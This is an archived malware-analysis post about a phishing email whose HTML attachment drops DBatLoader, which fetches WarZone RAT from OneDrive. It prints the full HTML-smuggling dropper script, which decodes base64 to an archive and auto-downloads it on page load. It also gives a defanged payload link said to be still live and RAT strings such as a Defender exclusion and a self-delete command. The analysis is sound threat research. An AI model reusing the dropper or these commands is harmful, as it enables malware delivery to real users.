
[QuickNote] Phishing email distributes WarZone RAT via DBatLoader

Published: 2024-04-09 · Archived: 2026-04-05 21:07:44 UTC

3 Votes


I. Execution Flow Summary:

Below is an illustrated and summarized way of how WarZone RAT sample infects the victim system via DBatLoader:



II. Technical Analysis

The attacker's email sent to the user includes an attached `.html` file as follows:



Observing the file `PO-2200934-KINQTE.html` in Hex mode, it appears to contain scripts and a large blob of base64-encoded data.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	3C	21	44	4F	43	54	59	50	45	20	68	74	6D	6C	3E	0D	<!DOCTYPE.html>.
00000010	0A	3C	68	74	6D	6C	3E	0D	0A	3C	68	65	61	64	3E	0D	.<html>..<head>.
00000020	0A	20	20	20	20	3C	74	69	74	6C	65	3E	45	78	65	63	.....<title>Exec
00000030	75	74	65	20	53	63	72	69	70	74	3C	2F	74	69	74	6C	ute.Script</titl
00000040	65	3E	0D	0A	20	20	20	20	3C	73	63	72	69	70	74	3E	e>......<script>
00000050	0D	0A	20	20	20	20	20	20	20	20	2F	2F	20	46	75	6E	..........//.Fun
00000060	63	74	69	6F	6E	20	74	6F	20	63	72	65	61	74	65	20	ction.to.create.
00000070	61	20	62	69	6E	61	72	79	20	66	69	6C	65	20	66	72	a.binary.file.fr
00000080	6F	6D	20	62	61	73	65	36	34	20	65	6E	63	6F	64	65	om.base64.encode
00000090	64	20	64	61	74	61	0D	0A	20	20	20	20	20	20	20	20	d.data..........
000000A0	66	75	6E	63	74	69	6F	6E	20	63	72	65	61	74	65	42	function.createB
000000B0	69	6E	61	72	79	46	69	6C	65	28	29	20	7B	0D	0A	20	inaryFile().{...
000000C0	20	20	20	20	20	20	20	20	20	20	20	76	61	72	20	62	...........var.b
000000D0	61	73	65	36	34	44	61	74	61	20	3D	20	22	55	6D	46	ase64Data.=."UmF
000000E0	79	49	52	6F	48	41	51	43	70	46	51	59	7A	44	41	45	yIRoHAQCpFQYzDAE
000000F0	46	43	41	41	48	41	51	48	48	37	36	6D	41	41	49	56	FCAAHAQHH76mAAIV
00000100	48	4E	64	41	33	41	67	4D	4C	2B	75	36	70	67	41	41	HNdA3AgML+u6pgAA
00000110	45	67	4A	6A	54	67	41	41	67	65	72	65	36	2B	6F	41	EgJjTgAAgere6+oA
00000120	6A	41	42	56	51	54	79	30	79	4D	6A	41	77	4F	54	4D	jABVQTy0yMjAwOTM
00000130	30	4C	55	74	4A	54	6C	46	55	52	53	35	6C	65	47	55	0LUtJTlFURS5leGU
00000140	4B	41	77	4A	7A	6C	66	48	4D	75	34	50	61	41	59	30	KAwJzlfHMu4PaAY0
00000150	72	72	46	42	77	64	32	5A	45	4D	69	52	48	63	46	64	rrFBwd2ZEMiRHcFd
00000160	33	76	68	6B	6C	79	45	43	37	67	77	53	41	78	57	4B	3vhklyEC7gwSAxWK
00000170	77	55	69	67	4D	67	43	68	43	51	53	77	6E	41	51	34	wUigMgChCQSwnAQ4
00000180	37	4A	43	51	68	44	68	79	4C	43	4D	42	45	44	4A	4B	7JCQhDhyLCMBEDJK
00000190	73	42	55	34	4A	4D	73	6D	73	6F	70	76	4D	6D	5A	69	sBU4JMsmsopvMmZi
000001A0	37	72	6D	72	75	36	6D	72	6D	37	6D	47	47	35	70	69	7rmru6mrm7mGG5pi
000001B0	75	4A	45	58	4D	5A	4A	59	79	45	42	77	59	51	63	53	uJEXMZJYyEBwYQcS
000001C0	51	69	68	45	44	48	4B	68	5A	69	77	34	45	6C	67	57	QihEDHKhZiw4ElgW
000001D0	6C	37	58	64	6B	39	64	64	31	56	79	51	4D	63	78	64	l7Xdk9dd1VyQMcxd
000001E0	2B	65	2F	6E	6A	33	2B	58	76	2B	45	68	64	31	58	66	+e/nj3+Xv+Ehd1Xf
000001F0	66	58	66	58	48	33	7A	56	56	6E	38	74	31	39	43	65	fXfXH3zVVn8t19Ce
00000200	66	50	72	72	72	76	68	75	56	56	31	55	38	4C	2B	42	fPrrrvhuVV1U8L+B
00000210	2B	45	2F	68	50	2F	41	41	51	42	63	50	2F	69	41	4C	+E/hP/AAQBcP/iAL
00000220	69	41	42	49	50	2F	34	67	44	4B	67	45	32	66	2F	49	iABIP/4gDKgE2f/I


The main task of the script as shown below:



```
+dCyDwAd3yt4Vfd0t7JV4EjWc5K2dIEe8CJOBeVJvvUHugj6HR8UY8Cd2ydYKTlp+1LwCRQCd96rugu5BZ7Dugi8krWvvLz/s3kF3mWaD5x7ndATwHclNFd0FGK9Q8AVjeacPAFXw87R14AfSuwvwCLcpzvV+AS75XgB6yO4lXi6w6BY
+1L104FXLB3QJJ14Aem8+WKfeAHnh5lose7+BPZBfi2W/rwfq++bWXi6H/eyL94taP64uFVFV594tc/66qAWS4v+0grVD9Tdsc77mr+FxFSOa6xIFL4tcyB9TVc3sWW8KB/pSUL4r+dkLzxMD+GvcYwwhIR8Zv1Y/wQR7gBzXhc0Qzezi8f7gZMhpC9cXi/
caJBw1VQleZZ1GU9kRcOogQ+LDMzmCPK4GjWP8cg0aMoJcNjxHQfiP9ryx/gIaNGIfD6i9DCY9RPHCnuP2qt591IYU+UajaEoGuD0sgEI0zswS1GlsemlAgQQh/IV6BMIM4gpBAyiBQECiIJIQCYgZggZogpwgJ4Y/Dcn7wBASPX4AcPXr94BTbX4AQ09c7ocuXff/
HxF3yuN9+wPsXwyvE0nB7odxTH+i3oseRciPgBlqL4uOcD5xiEbLjlbmICPltRm5JD8iiY9Qio/j4mBOR7ogummtaFeofnES4hfd/lsWPiWz6joyV5i2yzDneCPrfdEL+/Gd84hnnaRbYvXnfRTnd/5T1XiWBT4f8Uvu/uceyFeJSn0u6IcbHmGfzlhkSsT6VxXULKEluWoRau7+
+PXXdEVpSEruiK9b7oj2yrziItRPeGQ+NRKvoykkKBI+9HRB4jJ+7okPYOS7asm69h+k+PMixCJONk/
dSfld4G8j3RXGQUp21DllFi3LYt5NzeZH62rYQ9xaJrw8YeNPHHelUdAG2SyMIUPxU220fxGP5aofippKsWy2Jfj0DmWL5fEP3aBzQVHSWD8VNf5mPx9kABBaXyg4DBsYAAMYAAIAAAAJRT5XWdqRBALbvKTyFRzXQNwIDC/
ruqYAABICY04AAIHq3uvqAIwAVUE8tMjIwMDkzNC1LSU5RVEUuZXhlCgMCc5XxzLuD2gEdd1ZRAwUEAA==";
```


```
 // Replace "base64here" with your actual base64 encoded data
            var byteArray = atob(base64Data);
            var array = new Uint8Array(byteArray.length);
            for (var i = 0; i < byteArray.length; i++) {
                array[i] = byteArray.charCodeAt(i);
            }
            return array;
        }

        // Function to save binary file as "x.exe" and execute it
        function saveAndExecuteBinaryFile() {
            var array = createBinaryFile();
            var blob = new Blob([array], { type: 'application/octet-stream' });
            var url = window.URL.createObjectURL(blob);

            var link = document.createElement('a');
            link.href = url;
            link.download = 'PO-2200934-KINQTE.rar';
            document.body.appendChild(link);

            // Trigger click event to download the file
            link.click();

            // Clean up
            document.body.removeChild(link);
            window.URL.revokeObjectURL(url);

            // Message indicating successful download
            alert('Document downloaded successfully!');

            // Execute the downloaded file (Note: Execution depends on user's system settings)
            setTimeout(function() {
                window.location.href = url;
            }, 1000); // Delay execution to ensure download completes before execution
        }

        // Call the function to save and execute the binary file when the page loads
        window.onload = saveAndExecuteBinaryFile;
    </script>
</head>
<body>
</body>
</html>
```


By quick analyzing the content of the script, it will simulate downloading the file `PO-2200934-KINQTE.rar` rather than a file with the .exe extension. This can be verified by opening the `.html` file through popular browsers such

as **Edge** or **Chrome**.







Decode the `base64Data` to obtain the RAR file. This RAR file contains an executable file named `PO-2200934-KINQTE.exe`.




Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	52	61	72	21	1A	07	01	00	A9	15	06	33	0C	01	05	08	Rar!.....3....
00000010	00	07	01	01	C7	EF	A9	80	00	85	47	35	D0	37	02	03	..........G5.7..
00000020	0B	FA	EE	A9	80	00	04	80	98	D3	80	00	20	7A	B7	BA	..............z..
00000030	FA	80	23	00	15	50	4F	2D	32	32	30	30	39	33	34	2D	..#..PO-2200934-
00000040	4B	49	4E	51	54	45	2E	65	78	65	0A	03	02	73	95	F1	KINQTE.exe...s..
00000050	CC	BB	83	DA	01	8D	2B	AC	50	70	77	66	44	32	24	47	......+.PpwfD2$G
00000060	70	57	77	BE	19	25	C8	40	BB	83	04	80	C5	62	B0	52	pWw..%.@.....b.R
00000070	28	0C	80	28	42	41	2C	27	01	0E	3B	24	24	21	0E	1C	(..(BA,'..;$$!..
00000080	8B	08	C0	44	0C	92	AC	05	4E	09	32	C9	AC	A2	9B	CC	...D....N.2.....
00000090	99	98	BB	AE	6A	EE	EA	6A	E6	EE	61	86	E6	98	AE	24	....j..j..a....$
000000A0	45	CC	64	96	32	10	1C	18	41	C4	90	8A	11	03	1C	A8	E.d.2...A.......
000000B0	59	8B	0E	04	96	05	A5	ED	77	64	F5	D7	75	57	24	0C	Y.......wd..uW$.
000000C0	73	17	7E	7B	F9	E3	DF	E5	EF	F8	48	5D	D5	77	DF	5D	s.~{......H].w.]
000000D0	F5	C7	DF	35	55	9F	CB	75	F4	27	9F	3E	BA	EB	BE	1B	...5U..u.'.>....
000000E0	95	57	55	3C	2F	E0	7E	13	F8	4F	FC	00	10	05	C3	FF	.WU</.~..O......
000000F0	88	02	E2	00	12	0F	FF	88	03	2A	01	36	7F	F2	00	00	.........*.6....
00000100	01	80	00	00	4E	72	81	BA	E6	0B	97	2E	64	B9	A2	E7	....Nr......d...
00000110	EF	C7	7A	C5	CB	7F	36	5D	87	5C	6F	35	F0	0D	EB	55	..z...6].\o5...U
00000120	D8	2E	E7	D9	87	FE	1D	D5	62	FC	D8	E9	57	57	A0	A4	........b...WW..
00000130	D4	D3	47	6B	A9	75	BE	3D	2D	0F	93	1D	E4	B8	A6	42	..Gk.u.=-......B
00000140	3B	C5	D4	47	52	B8	D6	47	0F	94	5A	8A	58	ED	0E	A7	;..GR..G..Z.X...
00000150	59	8E	C6	E0	62	23	F2	0B	AF	3F	C5	6F	31	D7	33	6B	Y...b#...?.o1.3k
00000160	E1	D7	61	B4	D9	6E	FE	F4	1D	C2	EF	C3	51	80	5E	C3	..a..n......Q.^.
00000170	0C	BB	33	0A	22	6D	30	50	2A	5F	C7	28	61	AB	80	6B	..3."m0P*_.(a..k
00000180	A1	4E	E7	60	50	77	0C	BA	F8	BD	EE	25	F0	97	D1	18	.N.`Pw.....%....
00000190	2B	D5	AA	A3	CA	F7	6A	BA	F4	0D	FB	FB	EF	60	D7	78	+.....j.....`.x
000001A0	67	4C	C8	F6	86	31	EC	3E	C1	60	DD	89	78	B4	17	5E	gL...1.>.`..x..^
000001B0	7D	3D	48	04	67	D8	86	E8	F8	E0	3F	A9	0B	FD	C2	6C	}=H.g.....?....l

File `PO-2200934-KINQTE.exe` (*bdb74765f6e99f2af997bb1916e373390aafa21100f8638c4d4dc89553fbba35*) is `DBatLoader` :







`DBatLoader` typically performs download obfuscated later stage payloads from public cloud services such as **OneDrive** or **Google Drive**. In the sample I'm analyzing, it will load the payload from **OneDrive**.



```
hxxps://onedrive[.]live[.]com/download?resid=FDB0512DE793B32E%21180&authkey=!AHbZUypgd3P08kc
```


At the time of analysis, the encrypted payload is still downloadable via the link above.





Decrypting the encrypted payload:

The decrypted payload (*4c014a78f07a12a659b780d0da285a897a7ff56234796da909dc7a172e9282fc*) is indeed the **Warzone RAT**, based on the following strings:


File :
decrypted_payload.bin
H
Entry Point :
00006DA4
oo
<
EP Section :
.text
File Offset :
000061A4
First Bytes :
55 8B EC 83 EC
Linker Info :
14.31
SubSystem :
Windows GUI
PE
File Size :
00021000h
<
NET
Overlay :
NO 00000000
Image is 32bit executable
RES/OVL : 8 / 0 %
2022
Microsoft Visual C++ v.7.10 (55 8B) - 14.31 - Visual Studio 2022 [Win Vi
Scan / t
Lamer Info - Help Hint - Unpack info
47 ms.
Not packed , try debug www.ollydbg.de or www.x64dbg.com

```
Intelligent String:
  --> KERNEL32.dll
  --> explorer.exe
  --> ntdll.dll
  --> \System32\cmd.exe
  --> B.bss
  --> shutdown.exe /r /t 00
  --> shutdown.exe /r /f /t 00
  --> cmd.exe /C ping 1.2.3.4 -n 4 -w 1000 > Nul & cmd.exe /C
  --> profiles.ini
  --> connectnevergonnagiveyouup.bss
  --> USER32.DLL
  --> microsoft.com
  --> http://microsoft.com/ HTTP/1.1
  --> Host: microsoft.com
  --> RtlCreateUserThreadUser32.dll
  --> c:\windows\system32\user32.dll
  --> softokn3.dll
  --> msvcp140.dll
  --> mozglue.dll
  --> vcruntime140.dll
  --> freebl3.dll
  --> nss3.dll
  --> msvcr120.dll
  --> msvcp120.dll
  --> PR_GetErrorvaultcli.dll
  --> firefox.exe
  --> \firefox.exe
  --> thunderbird.exe
  --> \rfxvmt.dll
  --> \rdpwrap.ini
  --> \sqlmap.dll
  --> %SystemRoot%\System32\termsrv.dll
  --> svchost.exe
  --> svchost.exe -k
  --> ]+@Ô%A%A\cmd.exe
  --> k: https://github.com/svohex/java-simple-mine-sweeper
  --> C:\Users\Vitali Kremez\Documents\MidgetPorn\workspace\MsgBox.exe
  --> \programs.bat
  --> cmd.exe /C ping 1.2.3.4 -n 2 -w 1000 > Nul & Del /f /q
  --> DelegateExecute\sdclt.exe
  --> C:\Windows\System32\sdclt.exe
  --> yeAseAmeAÉeAÄeA)[;ÊÎ©hVÔÎ: p/ekÎOf.@pApowershell Add-MpPreference -ExclusionPath â.@qAfind.exe
  --> K.bss
  --> bcrypt.dll
  --> GetMessageAfGetKeyStateUSER32.dll
  --> hRegDeleteKeyAèSetSecurityDescriptorDaclADVAPI32.dll
  --> urlmon.dll
  --> InetNtopWWS2_32.dll
  --> NETAPI32.dll
  --> OLEAUT32.dll
  --> CRYPT32.dllìInternetTimeToSystemTimeAWININET.dll
  --> \explorer.exe
  --> dismcore.dll
  --> ellocnak.xml
  --> \pkgmgr.exe
  --> /n:%temp%\ellocnak.xml
  --> ExitProcessKERNEL32.dll
  --> MessageBoxWUSER32.dll
  --> RegOpenKeyExW[RegCloseKeyADVAPI32.dll
```

```
0001A744  AllowMultipleTSSessions
0001A774  RDPClip
0001A784  Name
0001A790  Type
